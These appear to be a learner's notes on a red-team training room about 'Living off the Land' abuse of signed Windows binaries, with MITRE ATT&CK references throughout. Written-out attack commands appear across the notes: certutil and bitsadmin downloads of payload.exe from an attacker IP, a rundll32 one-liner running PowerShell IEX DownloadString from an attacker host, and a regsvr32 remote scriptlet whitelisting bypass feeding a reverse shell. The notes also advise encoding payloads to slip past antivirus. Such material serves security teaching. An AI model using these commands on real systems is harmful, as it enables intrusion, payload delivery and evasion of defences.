What is Living off the Land?
- Living off the Land is a trending term in the red team community.
- The name is taken from real-life, living by eating available food on the land.
- Similarly, adversaries and malware creators take advantage of a target computer’s built-in tools and utilities.
The term
Living Off the Landwas introduced at DerbyCon3 in 2013 and has gained more traction in the red team community ever since, becoming an often used and popular technique.- These built-in tools perform various regular activities within the target system or network capabilities;
However, they are increasingly used and abused, for example, using the CertUtil tool to download malicious files into the target machine.
- The primary idea is to use Microsoft-signed programs, scripts and libraries to blend in and evade defensive controls.
Red Teamers do NOT want to get detected when executing their engagement activities on the target, so utilizing these tools is safer to maintain their stealth.
The following are some categories that Living Off the Land encompasses:
1
2
3
4
5
  - Reconaissance
  - Files Operations
  - Arbitrary Code Execution
  - Lateral Movement
  - Security Product Bypass
Learning Objectives
1
2
3
- Learn about the term "Living Off the Land" of red team engagements.
- Learn about the LOLBAS project and how to use it.
- Understand and apply the techniques used in red teaming engagements.
Windows Sysinternals
What is Windows Sysinternals?
Windows Sysinternalsis a set of tools and advanced system utilities developed to help IT professionals manage, troubleshoot, and diagnose the Windows OS in various advanced topics.Sysinternals Suiteis divided into various categories including:1 2 3 4 5
- Disk Management - Process Management - Networking Tools - System Information - Security Tools
- In order to use the Windows Sysinternals tools, we need to accept the Microsoft License agreement of these tools.
We can do this by passing the
-accepteulaargument at the command prompt or by GUI during tool execution.The following are some popular Windows Sysinternals tools:
1
2
3
4
5
6
7
8
9
  - AccessChk: helps sysadmins check specified access for files, directories, Registry keys, global objects, and Windows services.
  - PsExec: a tool that executes program on a remote system.
  - ADExplorer: An advanced AD tool that helps to easily view and manage the AD database.
  - ProcDump: Monitors running processes for CPU spikes and the ability to dump memory for further analysis.
  - ProcMon: An essential tool for process monitoring.
  - TCPView: A tool that lists all TCP and UDP connections.
  - PsTools: The first tool designed in the Sysinternals suite to help list detailed information.
  - Portmon: Monitors and displays all serial parallel port activity on a system.
  - Whois: Provides information for a specified domain name or IP address.
- More info here:
https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
SysInternals Live
- One of the great features of
Windows Sysinternalsis that there is no installation required. - Microsoft provides a Windows Sysinternals service, Sysinternals live, with various ways to use and execute the tools.
We can access and use them through:
1
2
3
  - Web Browser : https://live.sysinternals.com/
  - Windows Share
  - Command Prompt
How to use:

- Via download:
- Entering the path in the windows explorer:
\\live.sysinternals.com\tools

Note: the attached VM does NOT have internet access, so Sysinternals suite can be found at C:\Tools.
Red Team utilization, benefits and Caveats
- While built-in and Sysinternals tools are helpful for system admins, these tools are also used by hackers, malware and pentesters due to the inherent
trustthey have within the OS. - This trust is beneficial to Red Teamers, who do not want to get detected or caught by any security control on the target system.
Therefore, these tools have been used to evade detection and other blue team controls.
- Remember that due to the increase of adversaries and malware creators using these tools nowadays, the
blue teamis aware of the malicious usage and has implemented defensive controls against most of them.
LOLBAS Project
What is LOLBAS?

LOLBASstands for Living Off the Land Binaries and Scripts:1
- A project's primary goal is to gather and document the Microsoft-signed and built-in tools used as Living Off the Land techniques, including binaries, scripts and libraries.

- The LOLBAS project is a community-driven repo gathering a collection of binaries, scripts, libraries that could be used for Red Team purposes.
It allows to search based on
1
2
3
4
  - binaries
  - functions
  - scripts
  - ATT&CK info.
- The previous image shows what the LOLBAS project page looks like at this time.
If you are interested in more details about the project, you may visit the project’s website.
- The LOLBAS website provides a convenient search bar to query all available data.
- It is straightforward to look for binary; including the binary name will show the result.
- However, if we want to look for a
specific function, we require providing a/before the function name.

Example 1: Looking for all execute functions
- Use the
/executekeyword


Example 2: look based on types
- We prepend the search using
#symbol followed by the type name like this:#Script,#Binaries,etc.
File types:
1
2
3
4
-   "Scripts"
-   "Binaries"
-   "Libraries"
-   "OtherMSBinaries"
Tools Criteria
Specific criteria are required for a tool to be a “
Living Off the Land” technique and accepted as part of the LOLBAS project:1 2 3
- Microsoft-signed file native to the OS or downloaded from Microsoft. - Having additional interesting unintended functionality not covered by known use cases. - Benefits an APT or Red Team Engagement
Please note that if you find an exciting binary that adheres to the previous mentioned criteria, you may submit your findings by visiting the Github repo contribution page for more info.
Interesting Functionalities
The LOLBAS project accepts tool submissions that fit one of the following functionalities:
1
2
3
4
5
6
7
  - Arbitrary Code Execution
  - File Operations : Downloading, uploading and copying of files.
  - Compiling code
  - Persistence : data hiding in Alternate Data Streams(ADS) or executing at logon
  - UAC Bypass
  - Dumping process memory
  - DLL Injection
File Operations
- This task shows commonly used tools based on functionalities and malware activities seen in the real-world as well as in the red team engagements.
- This task will highlight some interesting “
Living Off the Land” techniques that aim to be used in a file operation such asdownloading,uploadingandencoding.
CertUtil
- A windows built-in utility for handling certification services.
- It is used to dump and display Certification Authority (CA) configuration information and other CA components.
Therefore,
the tool's normal use is to retrieve certificate information.- However, people found that
certutil.execouldtransferandencodefiles unrelated to certification services. - The MIRE ATT&CK framework identifies this technique as Ingress Tool Transfer.
To illustrate this with an example, we can use certutil.exe to download a file from an attacker’s web server and store it in the Window’s temp folder.
> certutil -URLcache -split -f http://<Attacker_IP>/payload.exe C:\Windows\Temp\payload.exe
1
2
3
Breakdown:
- "urlcache" : to display URL , enables the URL option to use in the command.
- "-split -f" : to split and force fetching files from the provided URL.
Note: We use the -urlcache and -split -f parameters to enforce the tool to download from the URL using the split technique.
Encoding files with CertUtil:
C:\Users\thm> certutil -encode payload.exe Encoded-payload.txt
1
2
3

- Encode files and decode the content of the file.
- ATT&CK T1027 refers to this technique to obfuscate files to make them difficult to discover or analyze.
- You may want to encode the file so it wouldn't get flagged by AV solutions.
- More info here:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil
BITSAdmin
- The
bitsadmintool is a system administrator utility that can be used tocreate,downloadoruploadBackground Intelligent Transfer Service (BITS) jobs and check their progress. - It has a
low-bandwidthand asynchronous method to download and upload files from HTTP webservers and SMB servers. More info for
bitsadminhere:https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin- Attackers may abuse the BITS jobs to download and execute a malicious payload in a compromised machine.
- More info here:
https://attack.mitre.org/techniques/T1197/
How an attacker could use it:
1
C:\Users\thm>bitsadmin.exe /transfer /Download /priority Foreground http://<Attacker_IP>/payload.exe c:\Users\thm\Desktop\payload.exe

FindStr
- A built-in tool used to find text and string patterns
in files. - The
findstrtool is useful in that helps users and sysadmins to search within files or parsed output.
Example: Checking whether port 8080 is open on our machine:
> netstat -an | findstr "445"
Using findstr to download remote files from SMB shared folders
- However, an unintended way to use it is by
downloading remote files from SMB shared folders within the network:
1
C:\Users\thm>findstr /V dummystring \\MachineName\ShareFolder\test.exe > c:\Windows\Temp\test.exe
1
2
3
4
Breakdown:
- "/V" : to print out the lines that don't contain the string provided.
- "dummystring" : the text to be searched for; In this case, we provide a string that must NOT be found in a file.
- "> C:\Windows\Temp\test.exe" : redirect the output to a file on the target machine.


Getting the Flag:
File Execution
- This task shows various ways of executing a binary within the OS.
- The typical case of executing a binary involves various known methods such as using the command line
cmd.exeor from the desktop. However, other ways exist to achieve payload execution by abusing other system binaries, of which one of the reasons is to

hideorhardenthe payload’s process.Based on the MITRE ATT&CK framework, this technique is called Signed Binary Proxy Execution or Indirect Command Execution
1
2
3
4
5
  - Basically, the attacker uses native binaries that could help to achieve its goals.
  - In this case, the attacker leverages other system tools to spawn malicious payloads.
  - This technique helps to evade defensive controls.
          - In a way that the defense won't detect any malicious binary in the system because all of the malicious actions are done using legitimate binary either on a trusted location in the system or from a trusted third party.
          - This kinds of attacks could be picked up by heuristics though as they focus more on behavior that is happening in the machine rather than elements that is going in or out in the machine.
Sub-techniques/Implementation of the Technique:
File Explorer
- A file manager and system component for Windows.
- People found that using the file explorer binary can execute other
.exefiles. Indirect Command Execution : say,
explorer.execan be used to launch malicious scripts or executablesfrom a trusted process.1 2 3 4 5 6 7
- like the example from previous room that we utilize the use of a binary that has a "Help" section. - The "Help" section conuld be viewed using Notepad as well as it uses HTML (I think?) - With Notepad, we can open ANY file regardless of their extension. -> See Windows Evasion Room. - With this, we can execute ANY file, spawning malicious script/binary from a totally legitimate and trusted process. - Trusted Process == Binary that has a 'Help' section which spawns a Notepad child process. - Binary that has a 'Help' section > 'Help' > Notepad > Execution of malicious script/binary
The

explorer.exeis located at:1
- C:\Windows\explorer.exe for the Windows 32 bits version.
1
  - C:\Windows\SysWOW64\explorer.exe for the Windows 64 bits version.


Creating a child process of explorer.exe parent:
1
C:\Users\thm> explorer.exe /root,"C:\Windows\System32\calc.exe"
Demo:

WMIC
- Windows Management Instrumentation (WMIC) is a windows command-line utility that manages Windows components.
People found that WMIC is also used to execute binaries for
evadingdefensive measures.- Reference:
https://attack.mitre.org/techniques/T1218/
1
2
3
4
5
6
7
8
9
10
11
12
C:\Users\thm>wmic.exe process call create calc
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1740;
        ReturnValue = 0;
};


C:\Users\thm>
Demo:
Rundll32
- Rundll32 is a Microsoft built-in tool that loads and runs DLL files within the OS.
- A red teamer can abuse and leverage
rundll32.exeto run arbitrary payloads and executeJavaScriptandPowerShellscripts. - The MITRE ATT&CK framework identifies this as Signed Binary Proxy Execution: Rundll32
Location of Rundll32:
C:\Windows\System32\rundll32.exefor the Windows 32 bits version.C:\Windows\SysWOW64\rundll32.exefor the Windows 64 bits version.
Executing calc.exe binary from rundll32.exe binary from a Javascript component:
1
C:\Users\thm> rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Command Breakdown:
- rundll32.exe is used as a surrogate process for a Javascript component, eval() to execute "calc.exe" binary.

- Essentially, what happens is that 'rundll32.exe' acts as a surrogate process for a DLL to function
- By itself, we know that DLL do not get executed at all since they are basically capabilities of what executables can be.
- With the example above, we can see that the rundll32.exe spawn a process which used the "mshtml.dll" for it to function.
- And is able to execute "calc.exe" because of the capability that the dll injected into the surrogate process.

Analogy:
- Think of a bubble suspended in the air and is not moving at all.
- Think the the bubble as rundll32.exe. By itself, it cannot move at all in the air.
- However, if we put another variable in the environment say, Wind, it gives the bubble the capability to move up,down,left,right, etc.
- If we have control of the Wind, we can manipulate where the Bubble is going.
- In the example above, if we use the bubble maliciously, we can spawn a lot of bubbles making it tough for anyone in the environment to see OR influence the direction where the bubble is going which in this case is executing calc.exe.
Executing .ps1 files from rundll32.exe binary from native Javascript component:
1
C:\Users\thm> rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://<AttackBox_IP>/script.ps1');");
1
2
- Runs a JS that executes a powershell script to download from a remote website.
- As a result, a copy of the 'script.ps1' downloaded into memory on the target machine.
Application Whitelisting Bypasses
Application Whitelisting is a Microsoft endpoint security feature that prevents malicious and unauthorized programs from executing in
real-time. Or rather, only allows execution of known and trusted programs in the system.1
- Rule-based : Specifies a list of approved apps or executable files that are allowed to be present and executed on an OS.
Note: These are LOLBAS executables.
Regsvr32
- Regsvr32 is a Microsoft command-line tool to
registerandunregisterDLL in the Windows Registry.
Location:
C:\Windows\System32\regsvr32.exefor the Windows 32 bits version.C:\Windows\SysWOW64\regsvr32.exefor the Windows 64 bits version.Besides its intended use,
regsvr32.exebinary can also be used to execute arbitrary binaries and bypass the Windows App Whitelisting.1 2 3
- It can execute native ode or scripts locally or remotely. - uses trusted Windows OS components and is executed "in-memory" which is why it can bypass App Whitelisting. - Remember that App Whitelisting focus on malicious files/programs rather than malicious processes.

Demo: Create a malicious dll file using msfvenom and set up our Metasploit listener to receive a reverse shell.


- Note that we will be creating a malicious file that works for 32-bit OS.
- We will be using the
regsvr32.exeApp Whitelisting Bypass technique to run a command on a target system.
Delivering the payload to the victim’s machine:
From the Victim's machine:

- Spawning another process and injecting it with the
evil.dllusingregsvr32.exe:
1
2
3
C:\Users\thm> c:\Windows\System32\regsvr32.exe c:\Users\thm\Downloads\live0fftheland.dll
OR
C:\Users\thm> c:\Windows\System32\regsvr32.exe /s /n /u /i:http://example.com/file.sct Downloads\live0fftheland.dll
1
2
3
4
5
6
Breakdown:
- '/s' : silent mode (without showing messages)
- '/n' : to NOT call the DLL register server (Instructs an in-process server to create its registry entries for all classes supported in this server module.) Basically, it won't have registry entry.
- '/i' : use another server since we used '/n'.
- '/u': run with unregister method.
- Okay, so it won't have trace in the registry at all?
Execution output from the victim's side:

1
- it just shows the loading symbol on the cursor.
Execution output from the Attacker's side/Received reverse shell:

Running it from 64-bit version:
- The
dllmust also be 64-bit by specifying onmsfvenom. - Run the
regsvr32.exefromC:\Windows\SysWOW64.
Bourne Again Shell (Bash)
- In 2016, Microsoft added support for the Linux environment on Windows 10,11 and Server 2019.
This feature is known as Windows Subsystem for Linux (WSL) and it exists in two WSL versions:
1
2
  - WSL1
  - WSL2
- WSL is a Hyper-V virtualized Linux distro that runs on the OS, supporting a subset of the Linux kernel and system calls.
- This feature is an addon that a user can install and interact with a Linux distro.
As part of WSL,
bash.exeis a Microsoft tool for interacting with the Linux environment.- People found ways to execute payloads and bypass the Windows Application Whitelisting since it is a Microsoft-signed binary.
By executing:
1
2
3
  > bash.exe -c "<path-to-payload>"
  - With this, we can execute ANY UNSIGNED payload.
  - This attack is essentially Code Injection.
- We can execute any unsigned payload.
- ATT&CK called this an Indirect Command Execution technique
- Reference:
https://attack.mitre.org/techniques/T1202/

- Note that you need to enable and install the Windows Subsystem for Linux in Windows 10 to use the bash.exe binary. Also, the attached VM does not have the Linux Subsystem enabled due to nested virtualization restrictions.
Other Techniques
- This section highlights a couple of interesting techniques used, whether for
initial accessorpersistence. - The following techniques belong to the Living off the Land umbrella since they can be used as part of the Windows environment utilities.
Shortcuts
- Shortcuts or symbolic links are a technique used for referring to other files or apps within the OS.
- Once a user clicks on the shortcut file, the reference file or app is executed.
- Often, the Red Team leverages this technique to gain initial access, privilege escalation, or persistence.
The MITRE ATT&CK framework calls this Shortcut modification Technique
1
2
  - An attacker creates or modifies a shortcut in order to take advantage of this technique.
  - Reference: https://attack.mitre.org/techniques/T1547/009/

To use the shortcut modification technique, we can set the target section to execute files using:
1
2
3
4
  - Rundll32
  - Powershell
  - Regsvr32
  - Executable on disk


The attached figure shows an example of a shortcut modification technique, where the attacker modified the Excel target section to execute a binary using
rundll32.exe:
1
